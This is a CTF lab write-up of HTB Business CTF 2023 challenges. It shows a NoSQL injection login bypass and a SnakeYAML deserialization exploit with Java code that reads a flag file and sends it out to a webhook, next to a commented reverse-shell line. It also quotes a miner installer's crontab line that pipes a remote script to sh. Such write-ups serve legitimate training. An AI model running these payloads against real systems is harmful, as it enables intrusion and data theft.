



BUSINESS CTF 2023

THE GREAT ESCAPE

| | |
|-----------------------|-----------|
| Web | 3 |
| Lazy Ballot | 3 |
| Challenge description | 3 |
| Step by step guide | 3 |
| Flag | 6 |
| Watersnake | 6 |
| Challenge description | 6 |
| Step by step guide | 6 |
| Flag | 11 |
| Forensics | 12 |
| Red Miners | 12 |
| Challenge description | 12 |
| Step by step guide | 12 |
| Flag | 13 |
| Reversing | 13 |
| DrillingPlatform | 13 |
| Step by step guide | 13 |
| Flag | 14 |
| Cloud | 14 |
| Unveiled | 14 |
| Before we start | 14 |
| Step by step guide | 14 |

Web

Lazy Ballot

Challenge description

CHALLENGE NAME

Lazy Ballot



As a Zenium State hacker, your mission is to breach Arodor's secure election system, subtly manipulating the results to create political chaos and destabilize their government, ultimately giving Zenium State an advantage in the global power struggle.

Step by step guide

First step was to analyze the provided web application source code. Application itself was written in JavaScript and a brief overview of its functionality helped me to detect possible NoSQL injection vulnerability in the *loginUser* function, so I decided to check my assumptions.

```
async loginUser(username, password) {
    const options = {
        selector: {
            username: username,
            password: password,
        },
    };


    const resp = await this.userdb.find(options);
    if (resp.docs.length) return true;

    return false;
}
```

So, I started a docker container and opened the provided link in my browser.



Then I tried to directly open a login page.

A screenshot of a login form titled "Login". The form consists of three fields: "Username", "Password", and a "Submit" button. All fields are white with black text, set against a black background.

Next step was to submit dummy credentials in order to be able to work with this request in the Burp Suite Repeater tool. Once the request was captured by a proxy and sent to the Repeater tool, I started modification of the request to exploit NoSQL injection vulnerability. From the source code review I also noticed that there is a default *admin* user added to the application database during the deployment process, so I used this username in the modified request.

Request

| Pretty | Raw | Hex |
|--|-----|-----|
| <pre> 1 POST /api/login HTTP/1.1 2 Host: 83.136.248.28:54629 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:115.0) Gecko/20100101 Firefox/115.0 4 Accept: */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Referer: http://83.136.248.28:54629/login 8 Content-Type: application/json 9 Content-Length: 46 10 Origin: http://83.136.248.28:54629 11 DNT: 1 12 Connection: close 13 Cookie: connect.sid=s%3AFlj4rpCKwn603L4qgMxB9kxBNRLvQki8.7vUDhqr5tXMKdzCUcq67734e47qbM1PMAxNkNPy8OH8 14 Pragma: no-cache 15 Cache-Control: no-cache 16 17 { "username": "admin", "password": { "#ne": "test" } } </pre> | | |

Response

| Pretty | Raw | Hex | Render |
|--------|-----|-----|--|
| | | | <pre> 1 HTTP/1.1 200 OK 2 X-Powered-By: Express 3 Content-Type: application/json; charset=utf-8 4 Content-Length: 42 5 ETag: W/"2a-/VPOESwtBCIUs0B1Y9sy0+ZDgmQ" 6 Date: Fri, 14 Jul 2023 13:11:58 GMT 7 Connection: close 8 9 { "resp": "User authenticated successfully" } </pre> |

Request was successful, but since there were no cookies or JWT tokens in the response, I enabled an Interceptor, sent a request from the UI once again, modified it using the Interceptor tool and returned back to the UI. This helped me to successfully login to the application.

The screenshot shows the application's main dashboard with three primary data visualizations:

- Parties:** A bar chart titled "Parties" showing the number of votes for various political entities. The Y-axis ranges from 0 to 30. The X-axis lists the parties: Vanguard of Supremacy, Unity League, Iron Legion Coalition, Dominion Elite Bloc, Order of Control Alliance, Party of Absolute Purity, Diplomatic Mastery Front, and Loyalist Enforcer Coalition. The colors of the bars correspond to the legend entry "# of Votes".
- Regions:** A bar chart titled "Regions" showing the number of votes for different regions. The Y-axis ranges from 0 to 20. The X-axis lists the regions: Dominion Stronghold, Elite Endave, Shadow Nexus, Ironheart Citadel, Obsidian Bastion, Sovereign Terrace, Tyrants Domain, Apex Summit, Citadel of Supremacy, Imperial Precinct, Regal Bastion, Dominus Outpost, Majestic Court, Vanguard Stronghold, and Elie's Embrace. The colors of the bars correspond to the legend entry "# of Votes".
- Votes:** A table titled "Votes" with columns: Id, Party, Region, and Verified. The table currently has one row of data: Id 1, Party "Dominion Stronghold", Region "Dominion Stronghold", and Verified status.

From there, I started review of the submitted by the application requests and quick search by HTB keyword helped me to find the flag.

```

Request
Pretty Raw Hex
1 GET /api/votes/list HTTP/1.1
2 Host: 83.136.248.28:54629
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://83.136.248.28:54629/dashboard
8 DNT: 1
9 Connection: close
10 Cookie: connect.sid=s%3AF1j4kp2Kwn603L4qgMxB9kxBNRLvQki8.7vUDhqrStXMKdzCUCq67734e4
    7qbMLPHAXNnNRyBOH8
11 Pragma: no-cache
12 Cache-Control: no-cache
13
14

```

Response

```

Pretty Raw Hex Render
),
"doc": {
  "_id": "10bacaf88edc13400a2c6ef52005b83e",
  "_rev": "1-0bf0f5a34d7d86c6b7b823c560260bd0",
  "region": "Apex Summit",
  "party": "Vanguard of Supremacy",
  "verified": false
}
},
{
  "id": "10bacaf88edc13400a2c6ef52005bb2c",
  "key": "10bacaf88edc13400a2c6ef52005bb2c",
  "value": {
    "rev": "1-079a056a8e9291715019d58bcfile9c50"
  }
},
"doc": {
  "_id": "10bacaf88edc13400a2c6ef52005bb2c",
  "_rev": "1-079a056a8e9291715019d58bcfile9c50",
  "region": "HTB(c0rrupt3d_c0uch_b4ll0t)",
  "party": "Unity League",
  "verified": false
},
{
  "id": "10bacaf88edc13400a2c6ef52005c059",
  "key": "10bacaf88edc13400a2c6ef52005c059",
  "value": {
    "rev": "1-1212ece30f7a92c4262ed4eaa5c61e45"
  }
},
"doc": {
  "_id": "10bacaf88edc13400a2c6ef52005c059",
  "_rev": "1-1212ece30f7a92c4262ed4eaa5c61e45",
  "region": "Shadow Nexus",
  "party": "Unity League"
}
}

```

Flag

HTB{c0rrupt3d_c0uch_b4ll0t}

Watersnake

Challenge description

CHALLENGE NAME


Watersnake

As the United Nations of Zenium and the Board of Arodor engage in a fierce competition to establish a colony on Mars using Vitalium. State hackers from UNZ identify an exposed instance of the critical facility water management software, Watersnakev3, in one of Arodor's main water treatment plants. The objective is to gain control over the water supply, and weaken the Arodor's infrastructure.


Step by step guide

As it was in a previous case, I've started from the source code review. It turned out to be an application written in Java. One of the files contained a list of the application dependencies

and a quick check in Snyk Vulnerability DB helped me to detect an [Arbitrary Code Execution vulnerability](#) in the `snakeyaml` package.



```
24 |     <artifactId>spring-boot-starter-web</artifactId>
25 |   </dependency>
26 |
27 |   <!-- tag::actuator[] -->
28 |   <dependency>
29 |     <groupId>org.springframework.boot</groupId>
30 |     <artifactId>spring-boot-starter-actuator</artifactId>
31 |   </dependency>
32 |   <!-- end::actuator[] -->
33 |
34 |   <!-- tag::tests[] -->
35 |   <dependency>
36 |     <groupId>org.springframework.boot</groupId>
37 |     <artifactId>spring-boot-starter-test</artifactId>
38 |     <scope>test</scope>
39 |   </dependency>
40 |   <!-- end::tests[] -->
41 |   <dependency>
42 |     <groupId>org.yaml</groupId>
43 |     <artifactId>snakeyaml</artifactId>
44 |     <version>1.33</version>
45 |   </dependency>
46 | </dependencies>
47 |
48 | <build>
49 |   <plugins>
50 |     <plugin>
51 |       <groupId>org.springframework.boot</groupId>
52 |       <artifactId>spring-boot-maven-plugin</artifactId>
53 |     </plugin>
```



Arbitrary Code Execution
Affecting `org.yaml:snakeyaml` package, versions [0,2.0)

INTRODUCED: 1 DEC 2022 CVE-2022-1471 ⓘ CWE-20 ⓘ

How to fix?
Upgrade `org.yaml:snakeyaml` to version 2.0 or higher.

Overview
`org.yaml:snakeyaml` is a YAML 1.1 parser and emitter for Java.
Affected versions of this package are vulnerable to Arbitrary Code Execution in the `Constructor` class, which does not restrict which types can be deserialized. This vulnerability is exploitable by an attacker who provides a malicious YAML file for deserialization, which circumvents the `SafeConstructor` class.
The maintainers of the library contend that the application's trust would already have had to be compromised or

Snyk CVSS


| Attack Complexity | High ⓘ |
|---------------------|----------|
| Privileges Required | (HIGH) ⓘ |
| Confidentiality | (HIGH) ⓘ |
| Integrity | (HIGH) ⓘ |
| Availability | (HIGH) ⓘ |

See more

A small research on the Web and I managed to find a number of related articles/exploits for this vulnerability:


- <https://snyk.io/blog/unsafe-deserialization-snakeyaml-java-cve-2022-1471/>
- <https://swapneildash.medium.com/snakeyaml-deserialization-exploited-b4a2c5ac0858>
- <https://j0vsec.com/post/cve-2021-25738/>
- <https://github.com/jordyv/poc-snakeyaml/blob/master/src/pocsnakeyaml/PoCScriptEngineFactory.java>
- <https://github.com/MazX0p/SnakeYaml-Deserialization-Exploit/blob/main/SnakeYaml-Deserialization-Exploit.sh>

Next step was to determine the vulnerable application functionality that could be used to exploit the discovered issue. After some time, I identified the `/update` endpoint that used a vulnerable package and started work on exploit development.



```
20     public String index() {
21         return "<meta http-equiv=\"Refresh\" content=\"0; url='/index.html'\" />";
22     }
23
24     @GetMapping("/stats")
25     public String stats() {
26         try {
27             return sensorReader.readFromSensor("./watersensor --stats");
28         } catch (IOException e) {
29             return "Sensor error";
30         }
31     }
32
33     @PostMapping("/update")
34     public String update(@RequestParam(name = "config") String updateConfig) {
35         InputStream is = new ByteArrayInputStream(updateConfig.getBytes());
36
37         Yaml yaml = new Yaml();
38
39         Map<String, Object> obj = yaml.load(is);
40
41         obj.forEach((key, value) -> System.out.println(key + ":" + value));
42
43         return "Config queued for firmware update";
44     }
45 }
```

In order to ensure that the application is vulnerable, I've spawned a docker container and browser through a vulnerable application.




WaterSnake v3 Dashboard Firmware Update About

Water Tank Module Info

Total Water Tanks: 4
Water Tank Maximum Capacity: 1000 liters
Firmware Version: v3

Projected Levels By Current Usage



| Date | Projected Level (L) |
|--------|---------------------|
| 01-Aug | 3800 |
| 02-Aug | 3600 |
| 03-Aug | 3400 |
| 04-Aug | 3200 |
| 05-Aug | 3000 |
| 06-Aug | 2800 |
| 07-Aug | 2600 |
| 08-Aug | 2400 |
| 09-Aug | 2200 |
| 10-Aug | 2000 |
| 11-Aug | 1800 |
| 12-Aug | 1600 |
| 13-Aug | 1400 |
| 14-Aug | 1200 |
| 15-Aug | 1000 |
| 16-Aug | 800 |
| 17-Aug | 600 |
| 18-Aug | 400 |
| 19-Aug | 200 |

Quick review of the available UI functionality allowed me to determine the *Firmware Update* page that was looking exactly what I needed. So, I typed the test payload that had a webhook url in order to check the exploitability of this endpoint.

Firmware Update

Enter an update configuration file in the appropriate format (*YAML*)


```
version: 3.5.2
date: 2175-06-11
author: AquaTech Solutions

components:
  - name: WaterSensors
    version: 2.1.0
    description: Enhances accuracy and reliability.
    checksum: ABC12345

  - name: DataLogger
    version: 1.7.5
    description: Improves data logging capabilities for better analytics.
    checksum: GH198765

compatibility:
```


Submit



Firmware Update

Enter an update configuration file in the appropriate format (*YAML*)

```
!!javax.script.ScriptEngineManager !!java.net.URLClassLoader [!!java.net.URL ["https://webhook.site/73e9f8b0-655b-46b0-8041-762d0137b65f"]]]
```



Sample payload worked, so the next step was to develop a Java application with required functionality to exfiltrate the flag. Exploit was based on [this PoC](#). Here is how it looks like:

1. Read the flag from a predefined path.
2. Encode retrieved content to Base64.
3. Send encoded payload to the specified webhook url.

```
import java.util.Base64;
import java.util.concurrent.TimeUnit;

import java.io.File; // Import the File class
import java.io.FileNotFoundException; // Import this class to handle errors
import java.net.URL;
import java.net.URLClassLoader;
import java.net.HttpURLConnection;
import java.net.MalformedURLException;
import java.net.URLEncoder;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Paths;

public class Exploit implements ScriptEngineFactory {

    public Exploit() {
        String filePath = "/flag.txt";
        String url = "https://webhook.site/e742bbba-8a42-45d0-8f9e-000000000000"; // [REDACTED]

        try {
            String content = new String(Files.readAllBytes(Paths.get(filePath)));
            byte[] encodedBytes = Base64.getEncoder().encode(content.getBytes(StandardCharsets.UTF_8));
            String encodedContent = new String(encodedBytes, "UTF-8");
            String encodedData = URLEncoder.encode(encodedContent, StandardCharsets.UTF_8.name());
            String fullPath = url + "?data=" + encodedData;

            // Perform the HTTP GET request to send the data
            URL requestUrl = new URL(fullPath);
            HttpURLConnection conn = (HttpURLConnection) requestUrl.openConnection();
            conn.setRequestMethod("GET");

            int responseCode = conn.getResponseCode();
            // Handle the response if needed

            conn.disconnect();
            //String cmd = "bash -i >& /dev/tcp/127.0.0.1/8086 0&1";
        } catch (Exception e) {
            e.printStackTrace();
        }
    }

    @Override
    public void close() {
    }

    @Override
    public void addScriptEngine(ScriptEngine engine) {
    }

    @Override
    public void removeScriptEngine(ScriptEngine engine) {
    }

    @Override
    public void release(ScriptEngine engine) {
    }
}
```

I decided to test it on a local deployment of the vulnerable application first.

The screenshot shows a browser window with the URL `127.0.0.1:1337/update.html`. The main content area displays a form titled "Firmware Update" with the placeholder text "Enter an update configuration file in the appropriate format (YAML)". Below the form is a code editor containing Java exploit code. A "Submit" button is at the bottom. An "An error occurred" message is shown below the form. The browser's developer tools are open, specifically the Network tab, which lists numerous requests to `http://127.0.0.1:8080/`, all with a status of 200 OK and a size of 240 B.

```
!!javax.script.ScriptEngineManager [ !!java.net.URLClassLoader [ !!java.net.URL [ "http://127.0.0.1:8080/" ] ] ]
```

The screenshot shows the Webhook.site interface. At the top, there's a navigation bar with links for 'Docs & API', 'Custom Actions', 'WebhookScript', 'Terms & Privacy', and 'Support'. On the far right are 'Copy', 'Edit', 'New', and 'Login' buttons. Below the navigation is a secondary menu with 'Password', 'Alias', 'Schedule', 'CSV Export', and several dropdown menus for 'Custom Actions', 'Settings', 'Run Now', 'XHR Redirect', 'CORS Headers', 'Auto Navigate', 'Hide Details', and 'More'. A search bar labeled 'Search Query' is also present.

The main content area displays a list of requests. The first request is highlighted in green and has a status of 'GET #54aa'. It was received on '07/15/2023 4:53:28 PM'. The second request is 'GET #2dabd' and was received on '07/15/2023 4:24:28 PM'. The third request is partially visible.

A detailed view of the first request ('#54aa') is shown on the right. It includes sections for 'Request Details', 'Headers', 'Files', 'Query strings', and 'Form values'. The 'Request Details' section shows the method (GET), URL (<https://webhook.site/e742bbba-8a42-48d8-data=c2Rhrc2Rhrc2RhYQK>), host (redacted), date (07/15/2023 4:53:28 PM), size (0 bytes), and ID (54aafb86-5b9d). The 'Headers' section lists connection (close), accept (text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2), host (webhook.site), user-agent (Java/17.0.6), content-length (0), and content-type (redacted). The 'Query strings' section shows 'data' with the value 'c2Rhrc2Rhrc2Rhrc2RhYQK'. The 'Form values' section is currently empty.

Exploit was working as expected, so I hosted the required exploit files using *ngrok* and started the docker container with the vulnerable application, opened it in my browser and submitted a predefined payload.

The screenshot shows a browser window with the URL `83.136.255.242:37255/update.html`. The page title is "Firmware Update". A text input field contains the following YAML configuration:

```
!!javax.script.ScriptEngineManager [ !!java.net.URLClassLoader [[!java.net.URL
["https://ec2f... 5.ngrok-free.app/"]]] ]
```

The Network tab of the developer tools shows two requests:

| Name | Status | Type |
|--------|--------|-------|
| update | 500 | fetch |
| update | 500 | fetch |

The screenshot shows a web application interface with a sidebar and a main content area. The sidebar includes tabs for Password, Alias, Schedule, CSV Export, Custom Actions, XHR Redirect, and CORS Headers. The main content area displays a request details panel for a GET request:

Request Details

| | Value |
|--------|---|
| Method | GET |
| URL | https://webhook.site/e742bbba-8... |
| Host | 83.136.255.242 whois |
| Date | 07/15/2023 5:01:39 PM (a few seconds ago) |
| Size | 0 bytes |
| ID | 2e1eb12-d46e-463c-9...</td> |

Files

Query strings

| Key | Value |
|------|------------------------------|
| data | SFRCe3IxZDNfdGgzX3NuNGszfQ== |

No content

Once the payload was obtained, I used the *CyberChef* to decode it.

The screenshot shows the CyberChef interface with the following steps:

- JRL Decode**: Input: `SFRCe3IxZDNfdGgzX3NuNGszfQ%3D%3D`
- From Base64**:
 - Alphabet: A-Za-z0-9+=
 - Remove non-alphabet chars
 - Strict mode
- Output**: Output: `HTB{r1d3_th3_sn4k3}crÄU`

Flag

HTB{r1d3_th3_sn4k3}

Forensics

Red Miners

Challenge description

CHALLENGE NAME

Red Miners



In the race for Vitalium on Mars, the villainous Board of Arodor resorted to desperate measures, needing funds for their mining attempts. They devised a botnet specifically crafted to mine cryptocurrency covertly. We stumbled upon a sample of Arodor's miner's installer on our server. Recognizing the gravity of the situation, we launched a thorough investigation. With you as its leader, you need to unravel the inner workings of the installation mechanism. The discovery served as a turning point, revealing the extent of Arodor's desperation. However, the battle for Vitalium continued, urging us to remain vigilant and adapt our cyber defences to counter future threats.

Step by step guide

In the unzipped archive, provided by the platform, I found a bash script with a lot of commands, so I started analysis of the provided script in order to find some clues. Some of the commands contained Base64 encoded strings, so I decided to combine them all and decode using *CyberChef*.

```

/
8 checkExists() {
9   CHECK_PATH=$1
0   MD5=$2
1   sum=$(md5sum $CHECK_PATH | awk '{ print $1 }')
2   retval=""
3   if [ "$MD5" = "$sum" ]; then
4     echo >&2 "$CHECK_PATH is $MD5"
5     retval="true"
6   else
7     echo >&2 "$CHECK_PATH is not $MD5, actual $sum"
8     retval="false"
9   fi
0
1   dest=$(echo "X3QwX200cnN9Cg=="|base64 -d)
2   if [[ ! -d $dest ]];
3   then
4     mkdir -p "$BIN_PATH/$dest"
5   fi
6   cp $CHECK_PATH $BIN_PATH/$dest
7   echo "$retval"
8 }

else
(
  crontab -l 2>/dev/null
  echo '* * * * * $LDR http://tossacoin.htb/ex.sh | sh & echo -n cGFydDE9IkhUQnttMW4xbmcicg==|base64 -d > /dev/null 2>&1'
) | crontab -
fi

```

```

check_if_operation_is_active() {
  local url="http://tossacoin.htb/cGFydDl9Il90aDMxcl93NHkiCg=="

  if curl --silent --head --request GET "$url" | grep "200 OK" >/dev/null; then
    echo "Internet is enabled."
  else
    exit 1
  fi
}

```

The screenshot shows the CyberChef interface. On the left, under 'Recipe', there's a 'From Base64' section with an 'Alphabet' dropdown set to 'A-Za-z0-9+='. Below it are two checkboxes: 'Remove non-alphabet chars' (checked) and 'Strict mode'. On the right, under 'Input', the text 'cGFydDE9IkhuUQnttMW4xbmcicg==' is shown. Under 'Output', the result 'part1=HTB{m1n1ng}' is displayed.

Flag

HTB{m1n1ng_th31r_w4y_t0_m4rs}

Reversing

DrillingPlatform

Step by step guide

Inside the provided `zip` archive there was an executable file, so I decided to start with the `strings` command in order to search for the low-hanging fruit and it allowed me to get the flag.

```
$ file platform
platform: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=8cf74effd156c4e05a51cd6a4420b69830fdd8dd, for GNU/Linux 3.2.0, not stripped
```

Flag

HTB{lucky_gu3ss_0r_s0m3th1ng_m0r3??}

Cloud

Unveiled

Before we start


Unfortunately, I did not manage to get the flag but I would like to share my experience with this challenge.

Step by step guide

This challenge required connection to a VPN. I connected to the VPN, deployed the application, and opened it by the provided IP address. It turned out to be a simple web application with little to no functionality. Then, I decided to check the *Network* tab in *DevTools* and inspect the submitted by the application requests. There was one interesting failed request to the `s3.unveiled.htb` resource. When I opened this domain in a new tab, DNS resolve operation failed. So, I added a new record to the `/etc/hosts` file:

```
10.129.247.26 s3.unveiled.htb
```

When I opened the same domain once again it in the browser, it returned *500 Internal Server Error*.



Next step was to use `aws-cli` in order to check for possible misconfiguration issues:
